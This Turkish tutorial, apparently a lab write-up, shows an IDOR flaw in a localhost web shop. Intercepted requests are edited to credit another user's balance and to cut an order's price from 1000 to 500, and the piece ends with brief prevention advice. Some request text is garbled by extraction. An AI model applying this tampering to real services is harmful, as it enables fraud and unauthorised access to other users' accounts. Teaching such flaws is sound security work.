


Zafiyet: IDOR

IDOR (Insecure Direct Object Reference) zafiyeti, kullanıcıların doğrudan erişmemesi gereken bilgilere erişebilmesi sonucu ortaya çıkan bir zafiyettir. Bu tür zafiyetler genellikle sistemi sömürerek başka kullanıcılara doğrudan zarar verebilmesiyle ünlüdür.


Örneğin, bu zafiyeti fark eden kötü niyetli bir kullanıcının hesabından para transferi yapacağı zaman başka bir hesaptan transfer yapabilir, başka kullanıcıların hesaplarını silebilir hatta örneğimizde göreceğimiz üzere bir ürünü bedavaya getirebilir.

Öncelikle hedef sisteme giriş yapalım. Başka bir hesaptan da şirket hesabı açıp ürün ekledim.



— Profile —

Your Profile Information



Gözet...

Dosya seçilmedi.

Role:
user

First Name: user3**Last Name:** user3

Username user3

Add Balance


ADD BALANCE

Your Balance is 3500₺

User3 isimli kullanıcımızın hesabında 3500tl görünüyor. Şimdi başka bir kullanıcı ile giriş yapalım. Başka bir kullanıcı ile giriş yapıp yine aynı ekranda bakiye yüklemeye çalışalım ve ardından Burp ile araya girip cevabı kontrol edelim.

— Profile —

Your Profile Information



Gözet...

Dosya seçilmedi.

Role:
user

First Name: abc**Last Name:** abc

Username mmx


Add Balance

ADD BALANCE

Your Balance is 100100005000₺

```
Request
Pretty Raw Hex
9 Origin: http://localhost:3000
10 Connection: keep-alive
11 Referer: http://localhost:3000/profile.php?message=BalanceUpdated
12 Cookie: PHPSESSID=d621b837b3265f227c1e0359428af6d2
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----360510099322246610562468858146
17 Content-Disposition: form-data; name="balance"
18
19 1000
20 -----360510099322246610562468858146
21 Content-Disposition: form-data; name="balance_user_id"
22 22
23
24 -----360510099322246610562468858146--
25
```


Resimden anlaşılacağı üzere 1000tl lik bir bakiyeyi id=22 yani o anki hesabıma attığımı görebiliyorum. Hadi bu id numarasını değiştirelim ve 24 yapalım ve ilerleyelim:



Görüldüğü gibi diğer hesabımıza başka bir hesaptan bakiye yükledik (bu iki hesabın birbirini tanımayan iki ayrı kullanıcı olarak varsayalım.)

Diğer bir örneğimizde ise var olan bir ürünü fiyatından daha ucuza almak var. MRX isimli ürünü sepetime ekliyorum ve almadan hemen önce yine burp ile araya giriyorum.

▪▪



mrx et
bin
1000.00 ₺

ADD TO THE BASKET

Total Price for All Meals: 1000 ₺

Your Balance Is: 4500 ₺

Enter Coupon Code:

Coupon Code

USE COUPON

REMOVE COUPON

Final Price after Discount: 1,000.00 ₺

Please add your note.

ORDER NOW

User3 hesabımdaki tutar 4500 tl. Alacağım ürün ise 1000 tl tutarında. Herhangi bir kupon kullanmadığımdan dolayı finalde ödeyeceğim tutar 1000 tl olacak.

Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/basket.php
Cookie: PHPSESSID=d621b837b3265f227c1e0359428af6d2
Upgrade-Insecure-Requests: 1
Priority: u=0, i

c_id=¬e=&order_now=&final_price=1000

Ödeyeceğim tutarı 500 tl olarak değiştiriyorum ve faturamın 500 tl olduğunu görüyorum.

17	2024-10-06 14:48:39	500.00 ₺
----	---------------------	----------

Hesabımızı açıp kontrol edelim:

Role:

user

First Name: user3

Last Name: user3

Username user3

Add Balance

ADD BALANCE

Your Balance is 4000₺

İşte yaptık! 1000 tl lik ürünü 500 tl ile almayı başardık. IDOR zafiyetleri POST GET PUT isteklerinin olduğu yerlerde aranır. Ve bu zafiyeti önlemenin yolu ise kimlik doğrulama kontrollerini doğru bir şekilde yapmalıdır. Her kullanıcı yalnızca kendi verilerine erişilebilir olmalıdır.

CVSS Kodu:** CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L

